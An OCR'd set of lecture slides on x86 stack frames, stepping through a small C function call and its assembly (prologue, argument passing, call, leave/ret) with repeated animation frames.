Lecture 05 – Control Flow III

Stephen Checkoway

CS 343 – Fall 2020


Based on Michael Bailey's ECE 422

example.c

```c
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```


example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $8, %esp
  movl    $6, 4(%esp)
  movl    $3, (%esp)
  call    foo
  leave
  ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```




example.s (x86)

```
foo:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $16, %esp
  leave
  ret
```



example.s (x86)


```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```

```
mov %ebp, %esp
pop %ebp
```



...

return

3


6

prev FP

example.s (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```

